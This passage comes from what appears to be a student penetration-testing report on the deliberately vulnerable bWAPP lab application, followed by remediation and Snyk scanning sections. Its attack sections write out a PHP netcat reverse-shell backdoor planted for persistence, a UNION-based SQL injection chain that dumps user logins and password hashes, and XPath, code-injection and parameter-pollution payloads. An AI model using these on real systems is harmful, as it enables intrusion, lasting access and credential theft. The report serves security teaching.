After the payload is send, we can see a new connection and we have access to the host terminal. Because the host also has python installed, we can easily turn this into an interactive terminal running the command `python -c "import pty; pty.spawn('/bin/bash')"` <sup>15</sup>

In case this vulnerability gets fixed, we can now install a backdoor into the server so we will still have access to it. For this, we will insert a php script that gives a reverse shell.<sup>1</sup>

Listing 1: Backdoor Code

```
<?php
exec("nc " . $_GET["server"] . " " . $_GET["port"] . " -e /bin/bash");"
```

And we can write this backdoor using our reversed shell.

Listing 2: Backdoor Code in bash

```
echo "<?php
exec(\"nc \" . \"$_GET[\"server\"]\" . \" \" . \"$_GET[\"port\"]\" . \" -e /bin/bash\");"
```

We piped the command <sup>2</sup> into the file `inserted_backdoor.php` and now when we acces the url `http://10.0.2.4/bWAPP/inserted_backdoor.php?server=10.0.2.15 &port=4747`, the server will give us a reverse shell. <sup>16</sup>

- commands provided to extract data
- screenshots

### 9.1.3 SQL injection

After testing that `"1' – "` is a valid string that is sent to the server and deducing that the query given to the DB by the server to get the searched movies is `"SELECT * FROM movies WHERE title LIKE '%'"`, we can use this to our advantage to exploit the database. The first thing we can do is query



Figure 17: Columns



Figure 18: Column showing version()

“1’ order by 1 –“, which will of course give us no movies, but no error. We do this multiple times with an ever-increasing number until we reach “1’ order by 8 –“ which will finally give us an error, confirming the fact that we are dealing with 7 columns in the movie table. Then, we input “1’ union select 1,2,3,4,5,6,7 –” to find out the number of each column represented on the site’s searched movie table. <sup>17</sup> Knowing this information we can replace one of the numbers shown in one of the columns with what we , the attacker, actually want to see in that specific column. For example, we query “1’ union select 1,version(),3,4,5,6,7 –”. <sup>18</sup> Next, we query "select GROUP\_CONCAT(table\_name, '\n') from information\_schema.tables where table\_type='BASE TABLE'" to find out the names of all tables in the database. ?? We see a table named "users". Knowing that such a table exists, we input "select GROUP\_CONCAT(column\_name, '\n') from information\_schema.columns where table\_name='users'". <sup>20</sup> Finally, we input "select GROUP\_CONCAT(login, ':', password, '\n') from users" to find out the account credentials of all registered users. <sup>21</sup>

#### 9.1.4 HTTP Parameter Pollution

Knowing its vulnerabilities to HTTP parameter pollution, we use the web app, we go through all the procedures in order to vote for our favorite movie (in this case, Iron Man) and on the end page, we have this URL: ?? We can observe that the Iron Man movie’s id is 2. We want to tamper with the parameters such that Iron Man always wins. Therefore, we shall use the structure of the URL and the fact that PHP only registers the last appearance of a parameter in an HTTP request and query this username: ?? In the end our URL will look like this and the final page will show that we have voted for Iron Man no matter what we actually choose. ??

## / SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
blog ,heroes ,movies ,users ,visitors ,actions ,authmap ,batch ,block ,block_custom ,block_node_type ,block_role ,blocked_ips ,cache ,cache_block ,cache_bootstrap ,cache_field ,cache_filter ,cache_form ,cache_image ,cache_menu ,cache_page ,cache_path ,comment ,date_format_locale ,date_format_type ,date_formats ,field_config ,field_config_i	3	bWAPP	root@localhost	<a href="#">Link</a>

Figure 19: Column showing table names

## / SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
id ,login ,password ,email ,secret ,activation_code ,activated ,reset_code ,admin ,uid ,name ,pass ,mail ,theme ,signature ,signature_format ,created ,access ,login ,status ,timezone ,language ,picture ,init ,data	3	bWAPP	root@localhost	<a href="#">Link</a>

Figure 20: Column showing “users” table’s columns

## / SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
A.I.M.:6885858486f31043e5839c735d99457f045affd0 ,bee:6885858486f31043e5839c735d99457f045affd0	3	bWAPP	root@localhost	<a href="#">Link</a>

Figure 21: Column showing all account credentials


 <http://localhost/bWAPP/hpp-3.php?movie=2&name=EuCuCineVotez&action=vote>

Figure 22: Normal end URL

## / HTTP Parameter Pollution /

In order to vote for your favorite movie, your name must be entered:

Figure 23: Suspicious username


 <http://localhost/bWAPP/hpp-3.php?movie=3&name=hecher&movie=2&action=vote>

Figure 24: Suspicious end URL



## 9.2 SQL Injection

In the page under the test, there was no sanitization of the input parameters, so SQL Injection was allowed. To see this in work, we can input the following text to gather the current database name: `1' union select 1,database(),2,3,4,5,6,7,8 --`. The previous injection will stop the current search query and union the result with the a new row which contains the current database name and stop by next SQL statement by adding the comment characters at the end of the statement. The result can be observed in the Figure 25.




Figure 25: SQL Injection

## 9.3 XPath

The data is read from a XML saved on the disk. We will try to gather all the data from the XML file. In this page, we can search for movies by their genre selected from a dropdown. To do that, we will send the following value for the genre param, `')}child::node()`. This will expose the entire XML content in the table, as can be seen in Figure 26. The previous statement will stop the current XML search and append a new function which will print the entire node of that selected element.




Figure 26: XPath

## 9.4 Code Injection

The page prints a message which is sent by the user. Because the print is made at the operating system level, this opens to vulnerabilities, if input is not properly sanitized. We will send the following value for the message field, `system("ls -la")`. The previous statement will print the entire files found on the disk, as can be observed in the Figure 27.




Figure 27: Code injection

## 10 Remediation Steps

### 10.1 Offensive approach

#### 10.1.1 XSS attack

To find out how we can remediate this attack, we need to see the source code.

Listing 3: XSS Code

```

while($row = $recordset->fetch_object())
{

    if($_COOKIE["security_level"] == "2")
    {

?>

        <tr height="40">

            <td align="center"><?php echo $row->id; ?></td>
            <td><?php echo $row->owner; ?></td>
            <td><?php echo $row->date; ?></td>
            <td>
                <?php echo htmlspecialchars($row->entry, ENT_QUOTES, "UTF-8"); ?>
            </td>

        </tr>

<?php
    }

    else

        if($_COOKIE["security_level"] == "1")
        {

?>

            <tr height="40">

                <td align="center"><?php echo $row->id; ?></td>
                <td><?php echo $row->owner; ?></td>
                <td><?php echo $row->date; ?></td>
                <td><?php echo addslashes($row->entry); ?></td>

            </tr>

<?php
        }

        else

            {

?>

                <tr height="40">

                    <td align="center"><?php echo $row->id; ?></td>
                    <td><?php echo $row->owner; ?></td>
                    <td><?php echo $row->date; ?></td>
                    <td><?php echo $row->entry; ?></td>

```




Figure 28: XSS attack remediation

```

</tr>

<?php
    }

}

```

The relevant section is , where we can see how the data is displayed. When the security level is 0, or low, they don't attempt to process the data and sends it into a html page as it is. This allows XSS and html injection attacks. When the security level is 1, or medium, they prepare the string using the addslashes php function. This function does the following:

addslashes - returns a string with backslashes before characters that need to be quoted in database queries etc. These characters are single quote ('), double quote ("), backslash (\) and NUL (the NULL byte).

This doesn't say anything about < and > characters, as this function is used to prevent SQL Injection attacks, not XSS attacks. So the medium difficulty also doesn't prevent the attack described in section 9.1.1.

The high security level, when security\_level is set to 2, is how we can remediate this error. Using the correct function, htmlspecialchars, it escapes all html special characters and the script no longer works. 28

### 10.1.2 Command Injection

From the test we can already tell that there are improper parameter validation on medium security. On low difficulty there is no validation.

We can see that on medium security, only the & and ; characters are deleted, leaving the | characters as they are. A bad way to fix it would be to also remove the | characters, as you don't include the redirect operators and in always better to have a whitelist of characters, rather than a blacklist. The way to fix it is using the escapeshellcmd command, as it is used on the hard security level

Listing 4: Backdoor Code

```

function commandi_check_1($data)
{
    $input = str_replace("&", "", $data);

```

```

    $input = str_replace(";", "", $input);

    return $input;
}

function commandi_check_2($data)
{
    return escapeshellcmd($data);
}

function commandi($data)
{
    switch($_COOKIE["security_level"])
    {
        case "0" :

            $data = no_check($data);
            break;

        case "1" :

            $data = commandi_check_1($data);
            break;

        case "2" :

            $data = commandi_check_2($data);
            break;

        default :

            $data = no_check($data);
            break;

    }

    return $data;
}

shell_exec("ping -c 1 " . commandi($target));

```

### 10.1.3 SQL injection

Regarding SQL injection prevention and remediation, OWASP provides an official cheat sheet for this at [\[owa\]](#). According to it, in order to avoid SQL injection flaws, developers have to stop writing dynamic queries with string concatenation and prevent malicious SQL input from being included in executed queries. The most recommended methods to defend against such attacks are: use of prepared statements with parametrized queries (which is also recommended by BWAPP to increase security), use of properly constructed stored procedures and Allow-list input validation.

#### 10.1.4 HTTP Parameter Pollution

Regarding HTTP Parameter Pollution prevention and remediation, two ways would be to ensure that user input is URL-encoded before it is embedded in a URL or throw an error in case of multiple parameters. For example, BWAPP does the latter to remedy the issue on higher security levels.

Listing 5: HTTPPP Code

```
// Detects multiple parameters with same name (HTTP Parameter Pollution)
function hpp_check_1($data)
{
    // Debug
    // echo $data;

    $query_string = explode("&", $data);

    $i = "";
    $param = array();
    $param_variables = array();

    foreach($query_string as $i)
    {
        $param = explode("=", $i);
        array_push($param_variables, $param[0]);
    }

    $count_unique = count(array_unique($param_variables));
    $count_total = count($param_variables);

    $hpp_detected = "";

    // $hpp_detected = ($count_unique < $count_total);
    // echo $hpp_detected;

    if($count_unique < $count_total)
    {
        $hpp_detected = "<font color=\"red\">HTTP Parameter Pollution detected!</fon";
    }

    return $hpp_detected;
}
```

## 10.2 Defensive approach

### 10.2.1 SQL Injection

The Figure 29 shows that the SQL Injection is possible. To avoid this issue, the scanner suggests to sanitize the input using the *mysqli\_real\_escape\_string* function. This function will sanitize the input and this will get off the vulnerability, as it is no longer captured by the scanner, in Figure 30.




Figure 29: SQL Injection captured by Snyk




Figure 30: Snyk SQL Injection fix

## 10.2.2 XPath

The Figure 31 shows that the XPath vulnerability exists in the code. To avoid this issue, the scanners suggests to replace the function argument with an escaped argument, which will escape the single quote characters. The solution is does not have a vulnerability, as can be seen in Figure 32.




Figure 31: XPath issue captured by Snyk




Figure 32: XPath Snyk fix

## 10.2.3 Code Injection

The Figure 33 shows that the scanner captured a code injection vulnerability. The suggestion to fix this issue was not a good enough, because the scanner's suggestions only tackled specific use cases of the eval method. The solution was to use the echo function outside of the eval function, which works at operating system level. The found solution does not get a vulnerability warning message from the scanner. After replacing with more secured solutions, the number of vulnerabilities decreased, as suggested in the Figure 35. The number of high vulnerabilities decreased with exactly 3 vulnerabilities, the ones solved above.



Figure 33: Code Injected captured by Snyk




Figure 34: Code Injection fix




Figure 35: After solving vulnerabilities

## 11 Conclusions

The power of bringing the security in the development process using a SAST tool like Snyk makes the applications more secured and reliable on long-term. The way how easy is to integrate Snyk into your environment makes it a must-have tool for any project.

Is important to correctly validate user input. The best way to validate user input is with predefined functions like *htmlspecialchars*, *addslashes*, *escapeshellcmd*. When such function are not available, always have a whitelist of characters instead of a blacklist. In case you miss a character from the whitelist, at worst case the user experience is not the greatest, but if you miss a character from a blacklist, you leave yourself vulnerable to have a backdoor installed on your server, even after you remediate the error.

## References

- [owa] OWASP SQL Injection Prevention Cheat Sheet. [https://cheatsheetseries.owasp.org/cheatsheets/SQL\\_Injection\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html).
- [vula] CWE-235: Improper Handling of Extra Parameters. <https://cwe.mitre.org/data/definitions/235.html>.



- [vulb] OWASP - Code Injection. [https://owasp.org/www-community/attacks/Code\\_Injection](https://owasp.org/www-community/attacks/Code_Injection).
- [vulc] OWASP - Command Injection. [https://owasp.org/www-community/attacks/Command\\_Injection](https://owasp.org/www-community/attacks/Command_Injection).
- [vuld] OWASP - Cross Site Scripting (XSS). <https://owasp.org/www-community/attacks/xss>.
- [Vule] OWASP - SQL Injection. [https://owasp.org/www-community/attacks/SQL\\_Injection](https://owasp.org/www-community/attacks/SQL_Injection).
- [vulf] OWASP - Testing for HTTP Parameter Pollution. [https://owasp.org/www-project-web-security-testing-guide/latest/4-Web\\_Application\\_Security\\_Testing/07-Input\\_Validation\\_Testing/04-Testing\\_for\\_HTTP\\_Parameter\\_Pollution](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/04-Testing_for_HTTP_Parameter_Pollution).
- [vulg] OWASP - XPath. [https://owasp.org/www-community/attacks/XPATH\\_Injection](https://owasp.org/www-community/attacks/XPATH_Injection).